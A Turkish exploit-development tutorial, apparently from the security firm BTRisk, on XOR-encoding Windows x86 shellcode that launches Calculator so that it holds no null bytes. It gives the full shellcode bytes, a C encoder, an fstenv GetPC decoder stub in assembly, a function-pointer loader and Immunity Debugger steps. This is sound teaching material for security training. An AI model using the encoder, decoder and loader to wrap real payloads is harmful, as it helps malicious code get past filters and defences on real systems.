
Şimdi bu byte'ı kullanarak shellcode'umuzu encode edelim. Bu işlem için de basit bir uygulama kullanabiliriz.

Uygulamamızı encode edeceğimiz shellcode'umuzu kopyalayarak ve anahtar olarak kullanacağımız byte'ı tanımlayarak güncelleyelim ve derleyelim.

```
1.  unsigned char code[] = "\x31\xc9\x64\x8b\x35\x30\x00\x00"
2.  "\x00\x8b\x76\x0c\x8b\x76\x1c\x8b"
3.  "\x5e\x08\x8b\x7e\x20\x8b\x36\x38"
4.  "\x4f\x18\x75\xf3\x53\x68\xe3\x1e"
5.  "\x12\x10\xe8\x21\x00\x00\x00\x83"
6.  "\xc4\x04\x5b\x6a\x00\x68\x63\x61"
7.  "\x6c\x63\x89\xe1\x6a\x00\x51\xff"
8.  "\xd0\x53\x68\xf8\x99\x3f\x3c\xe8"
9.  "\x04\x00\x00\x00\x6a\x00\xff\xd0"
10. "\x8b\x6c\x24\x08\x8b\x45\x3c\x8b"
11. "\x54\x05\x78\x01\xea\x8b\x4a\x18"
12. "\x8b\x5a\x20\x01\xeb\x49\x8b\x34"
13. "\x8b\x01\xee\x31\xff\x31\xc0\xfc"
14. "\xac\x84\xc0\x74\x07\xc1\xcf\x0f"
15. "\x01\xc7\xeb\xf4\x3b\x7c\x24\x04"
16. "\x75\xe3\x8b\x5a\x24\x01\xeb\x66"
17. "\x8b\x0c\x4b\x8b\x5a\x1c\x01\xeb"
18. "\x8b\x04\x8b\x01\xe8\xc3";
19. int main(int argc, char **argv)
20. {
21.     int i, j=0;
22.     int satirBoyu=8;
23.
24.     unsigned char key = 0xb6;
25.     unsigned char xor_sonuc;
26.
27.     printf("Byte sayisi: %i\n", sizeof(code)-1);
28.     printf("XOR encode edilmiş shellcode:\n");
29.
30.
```

```
31.     for (i = 0; i<(sizeof(code)-1); i++)
32.     {
33.         if (j == 0) { printf("\""); }
34.         xor_sonuc = code[i] ^ key;
35.         printf("\\x%02x", xor_sonuc);
36.         j++;
37.         if (j == satirBoyu) { printf("\"\n"); j = 0; }
38.     }
39.     if (j != 0) { printf("\"\n"); }
40.     getchar();
41. }
```

Uygulamamızı çalıştırdığımızda encode edilmiş olan shellcode'umuza ulaşacağız.



Gördüğünüz gibi encode edilmiş shellcode'umuzda null byte bulunmuyor. Bu arada shellcode'umuzun uzunluğunu not alalım, decoder kodu içinde ihtiyacımız olacak.

Şimdi asıl önemli olan decoder kodunun geliştirilmesine geliyoruz.

```
1.  [BITS 32]
2.  fldpi
3.  fstenv [esp-0xc]
4.  pop ebx
5.  xor ecx,ecx
6.  mov cl, 142 ;shellcodumuzdaki byte sayısı
7.  mov al, 0xb6 ;Anahtar değerimiz
8.  decode:
9.  xor [ebx+0x14],al ;decoder kodumuzun uzunluğu 20 byte, buradan hemen sonra encoded kodu
    muz başlıyor
10. inc ebx
11. loop decode
```

Decoder kodumuzla ilgili en büyük problemimiz shellcode'umuzun hafıza alanının hangi adresinden başladığıdır. Çünkü encode edilmiş shellcode'umuzu orijinal haline döndürebilmek için XOR'ladığımız değerin aynısıyla tekrar XOR'lamamız gerekecektir. Bunun için de anahtar değerimizle XOR'lanacak hedef byte'ların adreslerine ihtiyacımız olacaktır.

Bu problem aslında decode edilecek kod decoder'a genellikle yapışık biçimde hafızaya yazılacağından aslında decoder kodumuzun adresinin bulunması anlamına da gelmektedir.

Get Program Counter denen hafızada çalışan uygulamanın kendi adresini bulması için kullanılan pek çok metod bulunmaktadır. Biz bunlardan en yaygın olanlarından birini kullanacağız.

"fstenv" instruction'ı FPU (yani Floating Point Unit) çipinin çevresel değişkenlerini argüman olarak verilen hafıza alanına yazar. Toplam 28 byte uzunluğundaki bu verilerin HEX c offset'inde en son çalıştırılan Floating Point instruction'ın adresi yer alır. Decoder uygulamamız bu değerin tam da ESP register'ı ile işaret edilen yere yazılması için bu offset değerini kullanmıştır. Böylece "fstenv" instruction'ından hemen sonra gelen "pop ebx" instruction'ı decoder kodumuzun ilk instruction'ının adresini barındıracaktır.

Bu satırdan sonra ECX register'ını counter olarak kullanmak üzere sıfırlıyoruz ve hemen sonra shellcode'umuzun byte sayısını CL register'ına atıyoruz.

Hatırlayacağınız gibi bu yöntemi programatik yöntemlerle null byte üretmeden shellcode yazmak için de kullanmıştık. Decoder'ın kendisi null byte'lardan bizi korumak için yazıldığına göre kendisi de null byte içeremez. Bu nedenle ECX register'ına küçük bir rakamı atayarak null byte içeren bir opcode üretmek yerine önce ECX register'ını sıfırlıyoruz, daha sonra da 1 byte'lık bir register olan CL register'ına küçük değerimizi atıyoruz.


Encode edilmiş shellcode'umuzu encode ederken kullandığımız byte değerini AL register'ına atıyoruz. Burada kod içinde encode ederken kullandığımız değeri güncellemeyi unutmayalım. Bunu yaparken yine null byte üretmekten kaçınmak için EAX register'ı yerine AL register'ının kullanımına dikkat edin.

Decode döngümüz son derece basit. Decoder kodumuzun başlangıç adresini EBX register'ına atamıştık. Decoder kodumuz derlendiğinde oluşacak opcode'ların uzunluğu toplam 20 byte olacak. Tabi bunu eğer aklınızdan opcode'lara dönüştürme yeteneğiniz yoksa assembler ile denemeden bulmak mümkün değil. Döngümüz her seferinde encode edilmiş shellcode'umuzun bir byte'ını anahtar değerimizle XOR'layacak ver her bir byte'ı orjinal haline çevirecek.

Loop instruction'ı her seferinde ECX register'ını bir azaltacak ve ECX değeri 0'a ulaştığında kod akışının bir sonraki byte'tan itibaren devam etmesine izin verecek.


Aşağıda göreceğiniz gibi decoder kodundan hemen sonra encode edilmiş shellcode'umuzu yerleştireceğimizden döngümüz tüm shellcode'u XOR'ladıktan sonra orijinal shellcode çalışmaya başlayacak.

Şimdi decoder assembly kodumuzu NASM ile derleyelim, daha sonra da derlenmiş kodu Hexyaz scriptimiz ile onaltılık düzene çevirelim.



Test uygulamamıza hem decoder'ımızı hem de hemen sonra gelecek biçimde encode edilmiş shellcode'umuzu yapıştırarak encode edilmiş shellcode'umuzu çalıştıralım.

```
1.  unsigned char shellcode[] = "\xd9\xeb\x9b\xd9\x74\x24\xf4\x5b"
2.  "\x31\xc9\xb1\x8e\xb0\xb6\x30\x43"
3.  "\x14\x43\xe2\xfa"
4.  "\x87\x7f\xd2\x3d\x83\x86\xb6\xb6"
5.  "\xb6\x3d\xc0\xba\x3d\xc0\xaa\x3d"
6.  "\xe8\xbe\x3d\xc8\x96\x3d\x80\x8e"
7.  "\xf9\xae\xc3\x45\xe5\xde\x55\xa8"
8.  "\xa4\xa6\x5e\x97\xb6\xb6\xb6\x35"
9.  "\x72\xb2\xed\xdc\xb6\xde\xd5\xd7"
10. "\xda\xd5\x3f\x57\xdc\xb6\xe7\x49"
11. "\x66\xe5\xde\x4e\x2f\x89\x8a\x5e"
12. "\xb2\xb6\xb6\xb6\xdc\xb6\x49\x66"
13. "\x3d\xda\x92\xbe\x3d\xf3\x8a\x3d"
14. "\xe2\xb3\xce\xb7\x5c\x3d\xfc\xae"
15. "\x3d\xec\x96\xb7\x5d\xff\x3d\x82"
16. "\x3d\xb7\x58\x87\x49\x87\x76\x4a"
17. "\x1a\x32\x76\xc2\xb1\x77\x79\xb9"
18. "\xb7\x71\x5d\x42\x8d\xca\x92\xb2"
19. "\xc3\x55\x3d\xec\x92\xb7\x5d\xd0"
20. "\x3d\xba\xfd\x3d\xec\xaa\xb7\x5d"
21. "\x3d\xb2\x3d\xb7\x5e\x75"
22. ;
23. int main(int argc, char **argv)
24. {
25.     int(*f)();
26.     f = (int(*)()) shellcode;
27.     (int)(*f)();
28. }
```





Gördüğünüz gibi shellcode'umuz orjinal halindeki sonucu tekrar üretti.

Decoder kodumuzun tam olarak nasıl çalıştığını görmek istersek Immunity Debugger'da binary kodumuzu debug edebiliriz.

Kodumuzu debugger'a yükledikten sonra decoder kodumuzun hafızadaki yerini bulmak ve bu alan için bir hardware breakpoint koymak için şu yolu izleyebiliriz:

- Kullanıcı koduna ulaşmak için F9 tuşuna basalım.
- Memory dump alanında sağ klikleyelim.
- Search for – Binary string seçeneğini seçelim.
- HEX kutusuna test uygulamamızda decoder kodumuzun ilk 3 byte'ını yazalım: D9 EB 9B
- Bulduğumuz alanın üzerine gelerek sağ klikleyip Breakpoint – Hardware on execution seçeneğini seçelim
- Daha sonra tekrar F9 tuşuna basarak breakpoint noktasına kadar ilerleyelim.





Gördüğünüz gibi decoder kodumuzun başına geldik.

Şimdi F7 tuşuyla adım adım decoder kodumuzu işletelim.


FSTENV instruction'ı çalıştığında ESP ile işaret edilen alanın değerindeki değişime dikkat edin. Gördüğünüz gibi bu değer FLDPI instruction'ının yani decoder'ımızın ilk instruction'ının adresi haline geldi.

Bir sonraki instruction ile bu değeri EBX register'ına atıyoruz.

XOR instruction'ına kadar devam edelim. XOR instruction'ı ilk çalıştığında LOOP instruction'ından bir sonraki instruction'ın değiştiğini göreceğiz.


Birkaç defa daha döngüyü döndürelim ve kodun decode edilişini izleyelim.

Döngümüz ECX register'ının değeri en son LOOP instruction'I ile sıfırlanıncaya kadar devam edecek. Son döngüye kadar uygulamanın devam etmesi için LOOP instruction'ına bir Conditional Breakpoint koyalım. Bunun için LOOP instruction'I üzerinde sağ klikleyerek Breakpoint – Conditional seçeneğini seçelim ve koşul olarak ECX == 1 yazalım. Daha sonra F9 ile uygulamanın çalışmasına izin verelim.



Ekranın sağ altında göreceğiniz Running ifadesi döngünün çalışmaya devam ettiğini gösteriyor.

Uygulamamız belirttiğimiz koşul gerçekleştiğinden durdu. Bu noktadan itibaren decode edilmiş shellcode'umuz çalışmaya başlayabilir. F9 tuşuna basarak uygulamanın devam etmesine izin verdiğimizde Calculator uygulamamızın çalıştığına şahit olabiliriz.



X. BTRİSK Hakkında

2009 yılında kurulmuş ve sadece bilgi güvenliği hizmetlerine odaklanmış olan BTRisk Bilgi Güvenliği ve BT Yönetişim Hizmetleri bilgi güvenliği problemine yönetim kurulu seviyesinden sistem odası uygulamasına kadar uzanan alanda çözüm üretmektedir.

BTRisk bilgi güvenliği problemini görünür hale getirerek algılanmasını, anlaşılmasını ve dolayısıyla ele alınmasını mümkün hale getirmektedir.

BTRisk bilgi güvenliği problemine karşı geliştirdiği yaklaşımları gerçek hayat koşullarında test etmiş ve uygulanabilir hale getirmiştir.

Bilgi güvenliği ve BT yönetişim hizmet alanlarımız aşağıdaki gibidir:

- Pentest Hizmetleri
- Bilgi Güvenliği ve BT Yönetişim Hizmetleri
- Bilgi Güvenliği Operasyon Hizmetleri
- Bilgi Güvenliği Eğitimleri

Özgün ürünlerimiz aşağıdaki gibidir:

- BTRWATCH Bilgi Güvenliği Risk Analizi ve Denetim Uygulaması
- BTRMON 5651 Uyumlu Wi-Fi ve Kablolu Ağ Hotspot Çözümü
- BTROTP Tek Kullanımlık Parola Çözümü

Pentest & BT Denetimi

ISO27001 Danışmanlık Hizmetleri

BG Operasyon Hizmetleri

btrwatch

btrotp

btrmon

btrisk OKULU